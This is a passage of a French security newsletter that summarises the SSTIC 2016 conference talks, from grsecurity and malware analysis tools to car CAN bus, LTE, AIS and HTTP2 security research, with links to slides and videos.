
Enfin, cette septième édition de la HITB s'est conclue par une présentation de Sophia D'Antoine sur le thème des attaques par canaux cachés ou canaux auxiliaires sur les environnements virtualisés. Bien que techniquement possible dans des conditions bien particulières, ce type d'attaque reste complexe et sophistiquée à mettre en œuvre. De plus, sur des environnements Cloud, il est impossible de cibler à l'avance une victime en particulier, car la connaissance de l'environnement ne permet pas de prédire avec qui ou quoi les composants matériels utilisés sont partagés.

Références

- http://photos.hackinthebox.nl/
- http://www.hitb.org/

SSTIC 2016

par Julien TERRIAC, Damien GERMONVILLE,
Arnaud REYGNAUD et Antonin AUROY



> Jour 1 - mercredi 1er juin

Conférence d'ouverture
Brad Spengler

✚ **Slides :**
https://grsecurity.net/SSTIC2016.pdf

Brad Spengler est le développeur du patch grsecurity qui permet de durcir le noyau Linux. Dans un premier temps, il a présenté les avancements réalisés depuis 2012 sur grsecurity :

✚ KSTACKOVERFLOW, un système afin d'éliminer les stack overflow sous les architectures 64bits

✚ RANDSTRUCT, une mesure afin de rendre aléatoire l'organisation des structures critiques en mémoire

✚ HARDEN_IPC, un durcissement des objets IPC

✚ DENYUSB, un système pour désactiver la reconnaissance des périphériques USB après le boot (ou pour la désactiver/activer temporairement)

Il a ensuite parlé du système RAP (Reuse Attack Protector) qui permet de rendre très compliqué, voire impossible, le ROP (Return Oriented Programming). RAP est implémenté comme un plugin de GCC qui va limiter les fonctions qui peuvent être appelées à partir d'une certaine place, ainsi que les endroits auxquels le flot d'exécution peut retourner après avoir atteint la fin d'une fonction.

Dans un second temps, Brad Spengler a parlé de l'état de la sécurité informatique. Avec un regard assez critique à l'égard des pratiques du milieu, il a expliqué comment, selon lui, l'industrie ne prend pas les bonnes mesures de sécurité et a les mauvaises priorités. D'après lui, les

acteurs de l'industrie devraient s'occuper d'implémenter de vraies mesures de sécurité au lieu de tenter de mitiger les problèmes, c'est-à-dire concrètement qu'il faudrait éliminer des classes de vulnérabilités plutôt que d'enchaîner indéfiniment les corrections de bugs.

Démarche d'analyse collaborative de codes malveillants


Adrien Chevalier, Stéfan Le Berre, Tristan Pourcelot

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/demarche_d_analyse_collaborative_de_codes_malveill/SSTIC2016-Slides-demarche_d_analyse_collaborative_de_codes_malveillants-chevalier_le-berre_pourcelot.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-01_P02.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/demarche_d_analyse_collaborative_de_codes_malveill/SSTIC2016-Article-demarche_d_analyse_collaborative_de_codes_malveillants-chevalier_le-berre_pourcelot.pdf

Devant le volume important de malwares à analyser et le manque de ressources humaines, les agents de l'ANSSI ont conçu une plateforme nommée Polichombr permettant de traiter ce volume de façon efficace. Certains malwares étant simplement des versions modifiées d'autres malwares, il peut être utile de faire le travail d'analyse en tenant compte des connaissances déjà collectées sur les autres malwares. La nouvelle plateforme propose donc des fonctionnalités de stockage, de centralisation d'informations, de travail collaboratif et d'automatisation.



Afin de pouvoir classifier automatiquement les malwares, les auteurs ont conçu un algorithme nommé Machoc qui se base sur les caractéristiques du flot de contrôle du malware, c'est-à-dire sur le graphe des instructions assembleur tel que l'on peut le voir avec le logiciel IDA. Le résultat est ensuite haché avec un algorithme particulier, et ce hash peut être comparé avec d'autres hashes pour évaluer la ressemblance du malware avec d'autre précédemment analysés et enregistrés dans la plateforme, ce qui permet d'aider le reverseur dans son travail d'analyse.

Gunpack : un outil générique d'unpacking de malwares

Julien Lenoir

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/gunpack/SSTIC2016-Slides-gunpack-lenoir.pdf


Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-01_P03.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/gunpack/SSTIC2016-Article-gunpack-lenoir.pdf

Julien Lenoir nous a présenté Gunpack, un outil d'unpacking de malwares, développé en interne dans le groupe Airbus. L'outil est prévu pour les binaires Windows 32bits et utilise le langage de programmation Python.

« Devant le volume important de malwares à analyser et le manque de ressources humaines, les agents de l'ANSSI ont conçu une plateforme nommée Polichombr permettant de traiter ce volume de façon efficace »

Gunpack fonctionne en instrumentant l'OS de l'intérieur et collecte le maximum d'informations sur la vie du processus étudié.



Plutôt que de se baser sur un type d'informations particulier, l'outil se veut généraliste et permet aux utilisateurs de le personnaliser en développant leurs propres scripts d'unpacking.

Cryptanalyse en boîte noire de chiffrement propriétaire : étude de cas

Pierre Capillon

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/cryptanalyse_en_boite_noire_de_chiffrement_proprie/SSTIC2016-Slides-cryptanalyse_en_boite_noire_de_chiffrement_proprietaire-capillon.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-01_P04.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/cryptanalyse_en_boite_noire_de_chiffrement_proprie/SSTIC2016-Article-cryptanalyse_en_boite_noire_de_chiffrement_proprietaire-capillon.pdf

Pierre Capillon nous a présenté le fruit de 6 semaines de rétro-ingénierie sur un firmware chiffré et obfusqué de 18 méga-octets.

Il est très critique à l'égard des constructeurs qui développent leurs propres algorithmes de chiffrement et nous démontre comment il réussit à déterminer le format du firmware : il s'agit d'un binaire ELF de 42 Mo, contenant un OS temps réel complet. Enfin, le reverse du firmware aura permis d'identifier des vulnérabilités concrètes (qui n'ont pas été communiquées par l'orateur).

Eurisko : développement d'une carte électronique sécurisée

Arnaud Ebalard, Arnaud Fontaine, David Diallo, Jean-Pierre Flori, Karim Khalfallah, Mathieu Renard, Ryad Benadjila

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/eurisko/SSTIC2016-Slides-eurisko-ebalard_fontaine_diallo_flori_khalfallah_renard_benadjila.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-01_P05.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/eurisko/SSTIC2016-Article-eurisko-ebalard_fontaine_diallo_flori_khalfallah_renard_benadjila.pdf

Plusieurs membres de l'ANSSI nous ont présenté comment ils ont développé une carte informatique sécurisée. Cette carte contient une chaîne de démarrage sécurisée via un composant sécurisé certifié EAL5+. L'EAL (Evaluation Assurance Level) est un système d'évaluation défini dans les Critère Communs.

Évolution et dé-évolution des systèmes multimédia embarqués

François Pollet, Nicolas Massaviol


Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/evolution_et_d-volution_des_systmes_multimdia_emba/SSTIC2016-Slides-evolution_et_d-volution_des_systmes_multimdia_embarqus-pollet_massaviol.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-01_P06.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/evolution_et_d-volution_des_systmes_multimdia_emba/SSTIC2016-Article-evolution_et_d-volution_des_systmes_multimdia_embarqus-pollet_massaviol_1.pdf

À travers deux cas concrets de véhicules qu'ils ont audités dans le cadre de leur travail au sein de Thalès, François Pollet et Nicolas Massaviol nous ont présenté leurs recherches sur la sécurité des systèmes multimédia embarqués dans les voitures. Ils nous ont montré comment les défauts de conception des bus CAN (Controller Area

Network) rendent possible le contrôle de fonctionnalités critiques de la voiture telles que le freinage à travers l'exploitation des boîtiers multimédias.



USB Toolkit
Benoit Camredon

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/usb_toolkit/SSTIC2016-Slides-usb_toolkit-camredon.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-01_P07.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/usb_toolkit/SSTIC2016-Article-usb_toolkit-camredon.pdf

Benoit Camredon nous a présenté son USB toolkit, un proxy USB matériel qui lui permet d'analyser le flux USB entre un périphérique et un système, ce qui est utile lorsque l'on ne maîtrise pas le système. L'USB toolkit propose notamment un pare-feu USB, un keylogger, une fonctionnalité de rejeu de capture USB, ainsi qu'une API qui permet de créer ses propres scripts pour analyser le flux USB.

Confusion de type en C++
Florent Saudel

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/confusion_type_cpp/SSTIC2016-Slides-confusion_type_cpp-saudel.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-01_P08.mp4


Florent Saudel nous a présenté comment l'exploitation d'un type de vulnérabilité peu connu, la confusion de type, permet d'arriver jusqu'à l'exécution de code arbitraire. Cette faiblesse est à l'origine de 6 vulnérabilités depuis début 2016.

Cette vulnérabilité provient de la conversion (casting) d'objets dans un autre type d'objets (appelé polymorphisme dans le paradigme de la programmation orientée objet). Cette faille est très répandue ce qui complexifie de l'organisation du code des gros programmes, et nécessite de faire un compromis sur la sécurité afin de ne pas sacrifier les performances. Florent Saudel prend l'exemple du projet WebKit dans lequel certaines classes peuvent contenir jusqu'à 300 classes filles, ce qui rend la vérification du type de l'objet compliqué ou coûteux en performance.

Composants logiciels vérifiés en F* : Poly1305
Benjamin Beurdouche, Jean Karim Zinzindohoue

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/logiciels_verifies_f_star_poly1305/SSTIC2016-Slides-logiciels_verifies_f_star_poly1305-beurdouche_zinzindohoue.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-01_P09.mp4



Jean Karim Zinzindohoue nous a présenté le langage F* (prononcer "f star"). Ce langage fonctionnel est très fortement typé et les fonctions utilisent un système de précondition et postcondition qui permet de vérifier la correction fonctionnelle du code, tel que par exemple les spécifications mathématiques pour les fonctions cryptographiques. Jean Karim nous présente ensuite un exemple d'utilisation de F* appliqué à l'algorithme Poly1305 afin d'en faire une implémentation dont la fiabilité est mathématiquement prouvée.

« Après avoir analysé les communications réseau du jeu avec le logiciel Wireshark, puis avoir fait de la rétro-ingénierie sur le binaire du jeu, Ivan Kwiatkowski est parvenu à écrire un émulateur et décompilateur du bytecode utilisé pour le jeu afin d'en retrouver la source. »

F* permet notamment de se protéger contre les dépassements mémoire, les integer overflow, et de vérifier que les chemins d'exécution de code sont indépendants des secrets.

My friends botnet: How to use your friends to perform Cyber Int ?
Amaury Leroy

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-01_P10.mp4

Amaury Leroy nous a raconté sa quête pour un système de crawling de l'internet, et nous présente sa solution. Après avoir essayé sans succès sur Amazon, un VPS à l'étranger ou encore Tor, il n'a pas pu aboutir à un système efficace à cause de problèmes de limitations de requêtes ou de performances. Sa solution est d'utiliser un réseau de Raspberry Pi, distribué chez ses amis, afin d'effectuer les requêtes et de contourner les limitations qu'il a précédemment rencontrées.

Broken Synapse
Ivan Kwiatkowski

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/broken_synapse/SSTIC2016-Slides-broken_synapse-kwiatkowski.pptx

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-01_P11.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/broken_synapse/SSTIC2016-Article-broken_synapse-kwiatkowski.pdf

Ivan Kwiatkowski nous a présenté comment l'exploitation de vulnérabilités au sein du jeu vidéo Froken Synapse lui a permis d'augmenter ses chances de gagner lors de parties contre d'autres utilisateurs en ligne. Après avoir analysé les communications réseau du jeu avec le logiciel Wireshark, puis avoir fait de la rétro-ingénierie sur le binaire du jeu, il est parvenu à écrire un émulateur et décompilateur du bytecode utilisé pour le jeu afin d'en retrouver la source.

Il a ensuite pu écrire son propre script qui a été chargé dans le jeu et qui lui a permis de le modifier afin de lui procurer un avantage.

Un FizzBuzz pour le cyber
Eric Jaeger, Olivier Levillain

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-01_P12.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/fizzbuzz_cyber/SSTIC2016-Article-fizzbuzz_cyber-jaeger_levillain.pdf

Deux recruteurs de l'ANSSI, Eric Jaeger et Olivier Levillain, ont présenté une méthode novatrice afin de mener des entretiens d'embauche, qu'ils nomment "Cyber FizzBuzz", en référence à l'exercice "FizzBuzz" communément utilisé pendant les séances de recrutement de programmeurs. Certaines questions semblent nécessiter des connaissances relativement pointues dans certains domaines, mais en réalité c'est l'état d'esprit de la personne qui est évalué et non les connaissances brutes.

> Jour 2 - jeudi 2 juin

A first glance at the U2F protocol
Florian Maury, Mickaël Bergem

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/a_first_glance_at_the_u2f_protocol/SSTIC2016-Slides-a_first_glance_at_the_u2f_protocol-maury_bergem_1.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-02_P01.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/a_first_glance_at_the_u2f_protocol/SSTIC2016-Article-a_first_glance_at_the_u2f_protocol-maury_bergem.pdf

Les deux orateurs ont exposé le résultat de leur étude du protocole U2F (Universal Second Factor) dont les spécifications ont été établies par la FIDO Alliance. L'un des objectifs d'U2F est de compenser la faiblesse des seconds facteurs d'authentification (comme les codes de sécurité envoyés par SMS) face aux attaques de phishing, en permettant de se reposer sur une solution matérielle telle qu'une clé USB.
U2F prévoit également la possibilité de détecter les attaques de type Man-in-the-Middle.

Leur étude qui semble être la première réalisée sur ce nouveau protocole révèle que du point de vue des spécifications, celui-ci remplit ses objectifs.




FIGURE : U2F renforce TLS Channel ID en prévenant ce type d'attaque

Cependant, les implémentations actuelles (pour la plupart expérimentales) ne suivent pas les spécifications. De plus, le protocole est encore jeune. Sa fiabilité n'a donc pas encore été éprouvée contrairement aux autres schémas d'authentification forte tels que les TOTP (Time-based One-Time Password) ou encore les certificats client.

How to not break LTE crypto

Benoit Michau, Christophe Devine

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/how_to_not_break_lte_crypto/SSTIC2016-Slides-how_to_not_break_lte_crypto-michau_devine.tgz

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-02_P02.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/how_to_not_break_lte_crypto/SSTIC2016-Article-how_to_not_break_lte_crypto-michau_devine.pdf

Aujourd'hui, le chiffrement des communications entre des terminaux mobiles 4G repose sur la norme LTE (Long Term Evolution). Il vise notamment à protéger les informations sensibles telles que l'IMSI (International Mobile Subscriber Identity) et le TMSI (Temporary Mobile Subscriber Identity) et à assurer l'identité d'une antenne lors de l'établissement d'une connexion à celle-ci.

D'après les orateurs, LTE définit un modèle de sécurité et une architecture robustes. Pourtant, leurs recherches démontrent que l'implémentation du standard au sein de certains modems laisse à désirer. En effet, les chercheurs ont été en mesure d'identifier des vulnérabilités pouvant porter atteinte à la confidentialité des données personnelles.

Les constructeurs ont été avertis et malgré le peu de transparence envers les chercheurs, ont développé les correctifs de sécurité. Le déploiement de ces derniers reste néanmoins laborieux...

Méthodologie d'extraction de signatures issues des signaux AIS


Erwan Alincourt, Pierre-Michel Ricordel

Slides :
N/A

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-02_P03.mp4

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/mthodologie_dextraction_de_signatures_issues_des_s/SSTIC2016-Article-mthodologie_dextraction_de_signatures_issues_des_signaux_ais-alincourt_ricordel.pdf

Dans l'univers naval, AIS (Automatic Identification System) est un système de communication permettant notamment la géolocalisation des bateaux en mer. Lors de sa conception, la sécurité des communications n'a pas été prise en considération rendant AIS vulnérable à l'interception et à l'altération de données. Ainsi, un attaquant disposant du matériel nécessaire peut par exemple usurper l'identité d'un navire ou encore relayer une position incorrecte pour tromper les autorités.




Pour les orateurs, le défi à relever aujourd'hui est d'identifier les signaux AIS illégitimes. Cependant, l'implémentation actuelle de la couche logicielle ne le permet pas de manière fiable. Forts de ce constat, les deux chercheurs ont décidé de s'appuyer sur la couche physique. L'idée est d'analyser les différents signaux émis pour identifier et distinguer leur signature et ainsi discriminer les signaux illégitimes.

Comparaisons et attaques sur HTTP2
Georges Bossert

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/comparaisons_attaques_http2/SSTIC2016-Slides-comparaisons_attaques_http2-bossert.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-02_P04.mp4

HTTP2, basé sur SPDY (proposé par Google pour corriger la latence de HTTP1.1) commence à s'installer discrètement sur le web. En effet, le successeur du protocole le plus utilisé d'Internet est déjà supporté par Google, Wikipédia, Amazon et d'autres géants de la toile. Les principaux serveurs web et navigateurs proposent également une implémentation.



Cette nouvelle version du protocole est plus complexe que la précédente. L'orateur a donc étudié le comportement des serveurs HTTP les plus répandus tels qu'Apache HTTPd Server, nginx ou H2O à l'aide d'un smart-fuzzer (automate avec machine à état capable de respecter ou non les spécifications du protocole). Ses travaux ont permis de mettre en avant des problèmes d'implémentation au sein de ces serveurs.


App vs Wild
Stéphane Duverger

Slides :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/app_vs_wild/SSTIC2016-Slides-app_vs_wild-duverger.pdf

Article complet :
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/app_vs_wild/SSTIC2016-Article-app_vs_wild-duverger.pdf

Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-02_P06.mp4

Stéphane Duverger nous présente AppVsWild : un mécanisme de protection d'exécution d'application basé sur l'hyperviseur Ramooflax. Le but de l'outil ? Protéger une application s'exécutant en environnement hostile, sans modifier ni recompiler cette dernière.



Conférence invitée : Évolution des techniques d'attaques de circuits intégrés
Olivier Thomas

Slides :
N/A


Vidéo :
http://static.sstic.org/videos2016/SSTIC_2016-06-02_P05.mp4

La conférence invitée était animée par Olivier Thomas qui a créé la société Textplained après de nombreuses années de R&D sur les attaques matérielles contre les circuits intégrés. Les cartes à puces étant de plus en plus répandues aujourd'hui (domotique, médical, automobile, etc.), elles suscitent un vif intérêt pour les pirates. S'assurer de la sécurité de celles-ci est par conséquent devenu un enjeu important.

Pour tester la sécurité d'un circuit intégré, il existe trois approches possibles (par ordre croissant d'agressivité) :

- non-intrusive : basée uniquement sur les signaux extérieurs, aucun accès à la puce ;
- semi-intrusive : accès physique à la puce, mais sans altération du matériel (injection de faute laser, attaques électromagnétiques, etc.) ;

✚ intrusive : accès physique à la puce avec modification matérielle autorisée (contournement des protections de la puce, ingénierie inverse, etc.).



Cette dernière approche se révèle être la plus efficace, mais également la plus destructrice. En effet, certaines protections peuvent mettre hors service la puce si elles ne sont pas correctement contournées.

Winbagility : Débogage furtif et introspection de machine virtuelle

Nicolas Couffin (@JmpCallPoo)

✚ **Slides :**
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/debogage_furtif_et_introspection_de_machines_virtu/SSTIC2016-Slides-debogage_furtif_et_introspection_de_machines_virtuelles-couffin.pdf

✚ **Article complet :**
https://www.sstic.org/media/SSTIC2016/SSTIC-actes/debogage_furtif_et_introspection_de_machines_virtu/SSTIC2016-Article-debogage_furtif_et_introspection_de_machines_virtuelles-couffin.pdf

✚ **Vidéo :**
http://static.sstic.org/videos2016/SSTIC_2016-06-02_P07.mp4

Lorsque l'on souhaite analyser le comportement d'un programme (malveillant ou non), on utilise bien souvent un debugger, afin de pouvoir réaliser une analyse dynamique au cours de l'exécution du programme.
Seulement, l'utilisation d'un debugger modifie systématiquement l'environnement d'exécution du programme, et dans certains cas celui-ci est en mesure de s'en rendre compte et de mettre en place diverses protections "anti-debug".

C'est pour répondre à cette problématique que Nicolas Couffin nous présente Winbagility : un debugger furtif basé sur la solution de virtualisation VirtualBox. Celui-ci permet le debug d'un programme s'exécutant au sein d'une machine virtuelle sans jamais interagir avec le système invité de celle-ci, rendant l'action totalement furtive.

